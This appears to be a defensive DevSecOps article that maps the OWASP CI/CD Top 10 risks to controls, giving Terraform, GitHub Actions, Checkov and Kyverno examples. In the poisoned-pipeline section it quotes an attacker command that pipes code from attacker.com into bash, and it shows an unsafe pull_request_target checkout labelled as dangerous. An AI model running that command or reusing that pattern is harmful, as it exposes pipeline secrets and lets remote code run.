The risk: Pipeline jobs with excessive permissions, no approval gates, and automatic deployment from feature branches to production.

What I have seen: A CI service account with AdministratorAccess on the AWS account, used for every pipeline job regardless of what the job actually does.

Controls I implement:

Separate service accounts per pipeline stage, each with minimal required permissions:

# Terraform: separate IAM roles per CI stage
resource "aws_iam_role" "ci_sast_role" {
  name               = "ci-sast-stage-role"
  assume_role_policy = data.aws_iam_policy_document.github_actions_trust.json
}

resource "aws_iam_role_policy" "ci_sast_policy" {
  name = "sast-only"
  role = aws_iam_role.ci_sast_role.id
  policy = jsonencode({
    Version = "2012-10-17"
    Statement = [{
      Effect   = "Allow"
      Action   = ["s3:GetObject", "s3:PutObject"]
      Resource = "arn:aws:s3:::ci-scan-results/*"
    }]
  })
}

resource "aws_iam_role" "ci_deploy_prod_role" {
  name               = "ci-deploy-prod-role"
  assume_role_policy = data.aws_iam_policy_document.github_actions_trust.json
}
# deploy-prod role requires manual approval in GitHub Actions environment
# and has only the permissions needed for EKS deployment

Branch protection rules in GitHub:

# .github/workflows/deploy-prod.yml
environment:
  name: production  # Requires manual approval from security team
  url: https://prod.example.com

CICD-SEC-2: Inadequate Identity and Access Management

The risk: Long-lived credentials (static access keys) stored as CI secrets, shared across teams, never rotated.

What I have seen: AWS access keys committed to a .env file in a public repository in 2022, discovered via GitHub search three months after the fact.

Controls I implement:

Replace static credentials with OIDC federated identity. GitHub Actions and AWS support this natively:

# Terraform: GitHub OIDC trust relationship
data "aws_iam_policy_document" "github_actions_trust" {
  statement {
    actions = ["sts:AssumeRoleWithWebIdentity"]
    principals {
      type        = "Federated"
      identifiers = [aws_iam_openid_connect_provider.github.arn]
    }
    condition {
      test     = "StringEquals"
      variable = "token.actions.githubusercontent.com:aud"
      values   = ["sts.amazonaws.com"]
    }
    condition {
      test     = "StringLike"
      variable = "token.actions.githubusercontent.com:sub"
      values   = ["repo:your-org/your-repo:*"]
    }
  }
}
# .github/workflows/deploy.yml
- name: Configure AWS credentials via OIDC
  uses: aws-actions/configure-aws-credentials@v4
  with:
    role-to-assume: arn:aws:iam::123456789012:role/ci-deploy-prod-role
    role-session-name: GithubActionsSession
    aws-region: eu-central-1
    # No static credentials - token is issued per job, expires after 1 hour

CICD-SEC-3: Dependency Chain Abuse (Supply Chain)

The risk: Pulling third-party packages, base images, and GitHub Actions from untrusted sources. A compromised npm package or Docker base image infects every service that uses it.

What I have seen: A node_modules dependency updated silently to include a cryptocurrency miner, discovered only because EC2 CPU usage spiked.

Controls I implement:

Pin all GitHub Actions to a commit SHA, not a version tag:

# BAD: tag can be moved to point at malicious code
- uses: actions/checkout@v4

# GOOD: pinned to a specific commit digest
- uses: actions/checkout@b4ffde65f46336ab88eb53be808477a3936bae11

SCA with Trivy in the pipeline:

- name: Scan dependencies for CVEs
  uses: aquasecurity/trivy-action@master
  with:
    scan-type: fs
    scan-ref: .
    format: sarif
    output: trivy-results.sarif
    severity: CRITICAL,HIGH
    exit-code: 1          # Fail the pipeline on CRITICAL/HIGH

- name: Upload SARIF to GitHub Security tab
  uses: github/codeql-action/upload-sarif@v3
  with:
    sarif_file: trivy-results.sarif

Generate and sign an SBOM:

# Generate SBOM for the container image
syft 123456789.dkr.ecr.eu-central-1.amazonaws.com/myapp:1.2.3 \
  -o spdx-json=sbom.spdx.json

# Attach SBOM as a signed attestation to the image
cosign attest \
  --predicate sbom.spdx.json \
  --type spdxjson \
  123456789.dkr.ecr.eu-central-1.amazonaws.com/myapp:1.2.3@sha256:abc...

CICD-SEC-4: Poisoned Pipeline Execution (PPE)

The risk: An attacker submits a PR that modifies the CI/CD configuration (.github/workflows/*.ymlJenkinsfile.gitlab-ci.yml) to exfiltrate secrets or deploy malicious code.

What I have seen: A PR from a fork that modified the workflow to curl -s attacker.com/exfil | bash using secrets available in the runner environment.

Controls I implement:

In GitHub Actions, workflows triggered by pull_request from forks run without access to secrets. Use pull_request_target only when necessary and never check out untrusted code in the same job that has access to secrets:

on:
  pull_request:
    # This trigger does NOT have access to secrets from forks
    # Safe for SAST, linting, and build jobs

# NEVER do this in pull_request_target:
- uses: actions/checkout@v4
  with:
    ref: ${{ github.event.pull_request.head.sha }}  # DANGEROUS in pull_request_target

Require PR approval from a code owner before any pipeline runs:

# .github/CODEOWNERS
.github/workflows/**  @security-team
Jenkinsfile           @security-team
terraform/            @infrastructure-team @security-team

CICD-SEC-5: Insufficient PBAC (Pipeline-Based Access Controls)

The risk: Pipeline jobs can access secrets and resources beyond what they need. A SAST job that also has deployment credentials can both scan and deploy – the blast radius of a compromised job doubles.

Controls I implement:

Separate every pipeline stage into its own job with its own IAM role and minimal secret exposure:

jobs:
  sast:
    runs-on: ubuntu-latest
    permissions:
      contents: read
      security-events: write    # For SARIF upload only
    # No AWS credentials - SAST does not need cloud access

  build:
    needs: sast
    permissions:
      contents: read
      packages: write           # For ECR push
    # Gets ECR push role only

  deploy-staging:
    needs: build
    environment: staging
    permissions:
      id-token: write           # For OIDC only
      contents: read
    # Gets staging deploy role only - cannot touch prod

  deploy-prod:
    needs: [build, integration-tests]
    environment: production     # Requires manual approval
    permissions:
      id-token: write
      contents: read
    # Gets prod deploy role only after explicit human approval

CICD-SEC-6: Insufficient Credential Hygiene

The risk: Secrets printed to logs, stored in build artefacts, or embedded in container image layers.

Controls I implement:

gitleaks as a pre-commit hook to catch secrets before they reach the repository:

# .pre-commit-config.yaml
repos:
  - repo: https://github.com/gitleaks/gitleaks
    rev: v8.18.4
    hooks:
      - id: gitleaks
        name: Detect hardcoded secrets
        entry: gitleaks protect --staged
        language: golang
        pass_filenames: false

Trivy secret scanning in the CI pipeline as a second layer:

- name: Scan for secrets in filesystem
  run: |
    trivy fs . \
      --scanners secret \
      --exit-code 1 \
      --severity HIGH,CRITICAL

Multi-stage Docker builds to avoid leaking build-time credentials into the final image layer:

# Stage 1: Build - may use build-time secrets
FROM golang:1.22 AS builder
RUN --mount=type=secret,id=npmrc,target=/root/.npmrc \
    go build -o /app ./...

# Stage 2: Runtime - distroless, no build tools, no secrets
FROM gcr.io/distroless/base-debian12
COPY --from=builder /app /app
USER nonroot:nonroot
ENTRYPOINT ["/app"]

CICD-SEC-7: Insecure System Configuration (IaC)

The risk: Terraform, CloudFormation, and Helm charts with security misconfigurations (open security groups, unencrypted storage, disabled logging) that pass code review because reviewers miss security context.

Controls I implement:

Checkov as a mandatory CI gate with custom policies for organisation-specific rules:

- name: Checkov IaC security scan
  uses: bridgecrewio/checkov-action@master
  with:
    directory: terraform/
    framework: terraform
    output_format: cli,sarif
    output_file_path: console,checkov-results.sarif
    soft_fail: false
    compact: true
    # Our custom policies on top of built-in rules
    external-checks-dir: policies/checkov/

A custom Checkov check for an organisation-specific requirement (all S3 buckets must have a data-classification tag):

# policies/checkov/check_s3_data_classification_tag.py
from checkov.common.models.enums import CheckResult, CheckCategories
from checkov.terraform.checks.resource.base_resource_check import BaseResourceCheck

class S3DataClassificationTag(BaseResourceCheck):
    def __init__(self):
        name = "S3 bucket must have data-classification tag"
        id = "CKV_CUSTOM_S3_01"
        categories = [CheckCategories.GENERAL_SECURITY]
        supported_resources = ["aws_s3_bucket"]
        super().__init__(name=name, id=id, categories=categories,
                         supported_resources=supported_resources)

    def scan_resource_conf(self, conf):
        tags = conf.get("tags", [{}])[0]
        if isinstance(tags, dict) and "data-classification" in tags:
            return CheckResult.PASSED
        return CheckResult.FAILED

scanner = S3DataClassificationTag()

CICD-SEC-8: Ungoverned Usage of Third-Party Services

The risk: Engineers connect third-party services (Slack, Datadog, Snyk) to the CI/CD system with broad OAuth scopes and no review process. These integrations accumulate over time and represent a significant supply chain risk.

Controls I implement:

Maintain an approved-integrations registry in Terraform, so any new OAuth application requires a PR with security review:

# terraform/github-integrations.tf
resource "github_app_installation_repository" "approved_integrations" {
  for_each = toset([
    "snyk",
    "datadog-ci",
    "codecov"
  ])
  # New integrations require adding to this list, which triggers policy review
}

Audit all active GitHub Actions secrets quarterly using the GitHub API:

gh api repos/your-org/your-repo/actions/secrets --paginate \
  | jq '.secrets[] | {name, updated_at}'

CICD-SEC-9: Improper Artefact Integrity Validation

The risk: Container images are built, pushed to a registry, and deployed – but nothing validates that the image that reaches production is the same image that was scanned and approved.

Controls I implement:

Sign every container image with Cosign (Sigstore) after it passes all scans:

# Sign the image after all security gates pass
cosign sign \
  --key awskms:///arn:aws:kms:eu-central-1:ACCOUNT:key/KEY_ID \
  123456789.dkr.ecr.eu-central-1.amazonaws.com/myapp:1.2.3@sha256:abc...

Verify the signature in the Kubernetes admission controller using a Kyverno policy:

apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: verify-image-signature
spec:
  validationFailureAction: Enforce
  rules:
    - name: verify-cosign-signature
      match:
        any:
          - resources:
              kinds: [Pod]
      verifyImages:
        - imageReferences:
            - "123456789.dkr.ecr.eu-central-1.amazonaws.com/*"
          attestors:
            - entries:
                - keys:
                    kms: awskms:///arn:aws:kms:eu-central-1:ACCOUNT:key/KEY_ID

CICD-SEC-10: Insufficient Logging and Visibility

The risk: Pipeline runs leave no audit trail, making post-incident forensics impossible. Who triggered the deployment? What image digest was used? Were any gates bypassed?

Controls I implement:

Ship all pipeline events to a centralised audit log (CloudWatch + S3) using GitHub Actions OIDC tokens for attribution:

- name: Emit audit log entry
  run: |
    aws logs put-log-events \
      --log-group-name "/cicd/audit" \
      --log-stream-name "github-actions" \
      --log-events timestamp=$(date +%s%3N),message="{
        \"workflow\": \"$GITHUB_WORKFLOW\",
        \"actor\": \"$GITHUB_ACTOR\",
        \"ref\": \"$GITHUB_REF\",
        \"sha\": \"$GITHUB_SHA\",
        \"image_digest\": \"$IMAGE_DIGEST\",
        \"environment\": \"production\",
        \"timestamp\": \"$(date -u +%Y-%m-%dT%H:%M:%SZ)\"
      }"

Orca Security’s CSPM continuously monitors the cloud environment for drift – if a configuration changes outside of a pipeline run, it generates a finding within minutes.


Putting It Together: The Security Gate Summary

StageToolWhat it catchesFailure action
Pre-commitgitleaksSecrets in staged filesBlock commit
Pre-committflintTerraform syntax errorsBlock commit
CI: SASTCheckovIaC misconfigurationsBlock PR merge
CI: SASTSemgrepApplication code vulnerabilitiesBlock PR merge
CI: SCATrivyOSS dependency CVEsBlock PR merge
CI: SecretTrivySecrets in repo/imageBlock PR merge
BuildMulti-stage DockerfileCredentials in image layersArchitectural control
Image scanTrivy + OrcaContainer CVEs, malwareBlock image push
SigncosignUnsigned images reach prodK8s admission deny
DASTOWASP ZAPRuntime API vulnerabilitiesBlock prod deploy
K8s admissionKyverno + OPAWorkload policy violationsBlock pod creation
RuntimeFalco + GuardDutyPost-deploy threat detectionAlert + IR trigger

Each gate is independently meaningful – a finding at any layer stops the pipeline before it propagates further.